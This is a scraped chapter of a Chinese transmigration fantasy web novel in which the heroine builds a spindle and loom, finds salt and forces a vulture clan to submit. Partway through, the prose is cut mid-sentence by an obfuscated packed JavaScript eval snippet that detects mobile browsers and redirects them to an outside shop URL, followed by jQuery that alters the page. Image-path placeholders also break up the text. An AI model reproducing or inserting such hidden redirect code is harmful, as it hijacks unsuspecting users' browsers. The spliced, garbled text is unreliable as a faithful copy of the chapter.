19. 第 19 章

作品:《穿成野人后,我在兽世开荒称王

    连日的劳累让扶清前阵子伤到的手臂又开始隐隐作痛,她将草药敷在伤处,聊胜于无吧。


    捻着手里的细杆子,手部用力,戳进了那块圆形的木板上,一个简陋版的纺锤就做好了。


    她坐在院子里,初秋的风凉爽干燥,穿过树林竹叶洒在她的脸上,圆润石子铺成的小路延伸出院外,而院墙靠外的那一边,正是围好的羊圈,此时几只羊在里面吃草。剪下的羊毛不多,经过除脂漂洗后剩下一团,扶清细致地将这一小坨做成羊毛线,纺锤旋转中,太阳也渐渐西落。


    她在屋子后面设置了浴室,一整个水坑方便泡澡,做成各种味道的硫磺皂整齐地码放在一边,前几日硫磺皂一出世,她就给自己做了一次彻底地精细搓洗,从头到脚,洗完觉得整个人的皮都展开了。


    洗掉一身薄汗,她坐在摇椅上,晃着两根竹子做成的纺针,双手循着记忆笨拙地开始织背心。


    泡过碱水脱脂的毛线仍然有些粗糙,但是经过细密地钩织,保暖性能可以说大大提升,手指的翻转速度越来越快,不一会就织出了一小块布。


    她把半成品放到一边,开始研究梭织用的木板,想要大规模地制作布料,仅靠钩针是远远不够的。梭织机的构成并不复杂,她还见过朋友在网上买的那种手工娱乐的小东西,不过是放大一些,整体结构还是相同的。


    她用松木,劈成四根木方片,彼此嵌连,形成稳定的矩形结构外框,并在上下两边的木框上,用匕首挖出等距的齿状卡槽,用来固定穿插经线,在锯齿内方,上下各安插了一根小圆棍,将线条上下分离,防止混线。


    她拿来剩下的毛线,上下缠绕在齿状卡槽中,又从中抽出一条,横着在经线上打结,起到一个起始端的固定作用,然后拿出缠好线的梭子,一块长木片,穿进线条之中,来回翻转,用木梳把线条梳在一起,如此反复,很快,一小块布就做好了。


    提前准备好的样材都已经做好,她决定把幽莹叫来,细细教导,教给她后,自己就可以享受成果了,趁着现在草木还旺盛着,多采些苎麻和荨麻,剥掉茎皮,处理好后做成丝线,就可以大量产出麻布了。


    这个冬季食物的储存不够,所以牛羊的养殖,就放到明年春天,但几只小羊崽还是无碍的。


    欢天喜地参观了扶清的高屋后,幽莹沉浸在自己部落焕然一新的喜悦之中,完全不知道自己接下来会受到怎样的摧残,三天的封闭式教学后,她整个人头发毛躁,神情恍惚,眼下挂着两个大大的黑眼圈,萎靡的样子简直让幽雲震惊。


    而本人完全没有调侃哥哥的心情了,幽莹只是拍拍他的肩,希望他能在扶清手下保重自己,然后就马不停蹄地赶回云狐部落,计划着在入冬之前干一波大的,而远在林渊之内的云狐众人,沉浸在盖新房的喜悦之中,并不知晓全族梦魇已经悄然来临。


    幽莹是个过分能干的人物,回去狠狠摧残少主一番,不过半月,就送来一整套量身定做的小羊毛衣物和一大片粗抹麻布,扶清左看右看都喜欢地不得了,一旁狼耳瞳孔微缩,心里已经明白这位大人的意思。


    天狼族已经成为基建的主力军,他应该知足了。


    扶清不管身边人的细腻心思,整理好行装准备出发,眼下两人正打算趁着时候还早,完成一次彻底的巡林。


    正如扶清所说,森林中的可食用美食太多了,仅仅靠描述,根本不能轻易找见,所以在天狼族几乎所有人都热火朝天地去云狐部落基建时,这位少主陪在大人身边,开始为冬季的食物储备做准备。鬣狗在前方引路,挥开四处作乱的叶子,不知道走了多久,一片泥泞的洼地出现在眼前,黑乎乎的泥土泛着油光,鬣狗兴冲冲上去舔舐,四周本来葱郁的枝叶在靠近这一片地的方向,全部发黄泛蔫,挣扎在枯死的边缘。


    这是盐地。


    她蹲下身,手指轻轻蘸了一块,舌尖舔舐瞬间,咸涩发苦的味道充斥口腔,但是来了这么久,直到今天才终于吃到盐巴,她花费大力气,才压抑住再舔一口的冲动。


    四周静寂无声,天狼已经全部去到林渊,能做事的只有狼耳一个,扶清叹口气,手里的人还是不够用,狼耳去收集难搞的蜂蜜还没回来,她眼珠一转,吹了个口哨,带着小鬣狗奔向苍樾野。


    旷野的草已经有些开始泛黄,曾经一只雄狮盘踞在此,其他的生物都要生活在狮子鼻息之下,而作为此地新晋的主人,扶清想到,与鬣狗世代生活在一起的秃鹫一族,她还未正式拜访。


    手指成哨,鬣狗奔腾,一起向秃鹫的聚集地奔去。


    作为苍樾野唯一的兽人族,他们几乎深居简出,生活在高大的悬崖背风处,这片森林边缘的山脊,正是秃鹫的领土。


    望着山崖下堆积的白色粪便,枯枝与兽羽混合其中,扶清停下脚步,站在边缘,浑身散出力量,带有赤色的光晕以她为中心,荡向四方。


    瞬间,四周栖息的鸟类振翅飞出,快速逸散,而作为这些鸟儿的头领,扶清静静等待着,她相信,秃鹫会乖乖出来见人。


    来者是一位年余半百的妇人,她拄着枯枝,面容清瘦阴翳,神情不虞,身上覆盖着浓密的羽发,分不清是由羽毛制成的衣服还是本体外露,头上两根粗大的辫子搭在身前,泛着灰白。


    “小友,何故犯我乌羽崖?”


    身后鬣狗成群,闻言争相吠叫,扶清淡淡抬手,看着山崖上眉头紧皱的妇人,在一片寂静中出声,“我为苍樾野新主,今日特来拜访,想问问视我无物的秃鹫一族,是迁出还是臣服?”


    扶清话音刚落下,这妇人身后倏地窜出一只阴鸷男子,乌发黑眸,苍白的脸上篆着金文,他张开双臂飞出,不顾妇人阻拦,“不过杀了一只老狮子,就敢来我乌羽崖吠叫,真是活腻味了。”


    “这就是乌羽崖的态度吗?”说着手中窜出一片铺天盖地的焰火,直冲那俯冲而下的巨鸟门面而去!


    那男子迅速躲开,但还是被狠狠燎到了羽毛,“能伤到我,算你有点手段。”


    旋即数不清的羽毛化作飞鸟,冲进鬣狗群里撕咬,战成一片。


    如此卑鄙下作的手段让扶清一阵心头火气,不知不觉蔓延了整片山崖的雾气倏地浓郁起来,尚在天空的男子还未感受到,只觉得心口发闷,他的臂膀开始发软,地上化成鸟的羽毛变回原形,被鬣狗撕咬得遍地都是。


    “够了苍兰,回来。”妇人木杖轻轻扣响,雾气竟然有散开的趋势。扶清眉心一皱,手中的匕首犹


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17144155|196141||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    如利剑一样刺向那个男子的心口,他为了躲避,直直栽楞下去,被她一绳子套住脖颈,趔趄着倒在地上。那妇人呼吸一滞,沉声道,“乌羽崖向来避世,并不参与森林争斗,我族乃是天空霸主,你竟敢强逼至此?”


    扶清转着手腕,“天空?苍樾野无论是一棵草还是一片云,都是我扶清一人的,是老狮子威名逝去太久,让你们有了错觉,以为我也一样人人可欺吗?”


    扶清抱起身边的小狗,“我的使者早就送来友好的信号,你们自认雄踞一方,完全视而不见,既然如此,只好我亲自来了。”


    她抬起眼,旷野的风托举着她的衣袍,“作为新主,今日,我来收回属于自己的地盘。”


    妇人正要发作,一个少女静静走出,“阿姆,退下。”


    妇人胸脯起伏,眼里迸出怨毒之意,但到底还是掩住神色,咬牙退下了。


    少女走到崖边,双臂张开,轻灵地飞到扶清面前,右掌抵住左肩,微微低头行了一礼,“苍苧见过扶清大人。”


    扶清眼底划过笑意,“哦?听闻乌羽崖新旧主交替,想来,你就是新的乌羽少主,苍苧?”


    少女淡笑点头,风吹开她颊边乌黑的发丝,“早就听说扶清大人亦是乌发黑眸,今日一见果然如此,阿姆说得没错,我们乌羽一族历代避世,更不是狼耳那等不择手段攀附之人,只要猎物入眼,秃鹫向来一击即中,大人,您做好准备了吗?”


    她的眼睛瞬间变成亮红色,直视着扶清。


    “要战吗?”扶清掌心升起火焰,语气轻佻,她笑看对方炸起的毛发,和彻底赤红的脖颈。


    火焰跳动在手指尖,一个灵动的腕花,手掌像是变魔术一样张开,一根巨大的枯木浮腾在火焰之上,被映得赤红。


    苍苧瞳孔皱缩,眼睛缓缓褪色,恢复成漆黑的色泽。枯木在扶清手掌间来回翻滚,她噙着笑,语调悠然地叙述起一个故事,“传闻栖灵木是神鸟的母亲,乌羽在此诞生又是世代守护者,乌羽一族先祖曾与神木立誓,栖灵木为新生幼鸟提供庇护之所,然后长成的乌羽则以身净化山灵,执掌旷野的死生轮回,但不久前......”


    扶清微微抬高枯木,“我听见了神木,临终的呼唤,这片广袤森野中的唯一一棵栖灵木,走到了生命的尽头,而此后,乌羽再也没了诞灵之所,新生儿数量骤减,也许这个冬天过后,就会彻底枯萎。”


    她捏碎了枯木,“新旧主交替,为的就是寻找乌羽求生之路,而我,拿到了栖灵木的种子,得到了她的传承。”


    枯木的碎屑随风消散,一棵嫩绿色的新生芽苗趁势而起,“现在,我走到你面前,就是你们的求生之路。”


    幼苗在她掌中升起,“我可以解决神木长成前,乌羽幼鸟诞生的阵痛,而你,苍苧,我需要你和乌羽崖至死不悔地效忠。”


    苍苧背在身后的手紧握成拳,她盯着眼前被绿意簇拥的少女,眼里的战意压抑不下,但随即又如潮水褪去,她缓缓弯下身。


    风吹散了手中的火焰,手心破掌而出的绿芽穿过血肉,源源不断地蔓延,扶清勾起唇角,至此,巨木的传承彻底扎根,苍樾野新生的太阳越过山峰彻底升起,光辉普照之下再无阴影遮挡。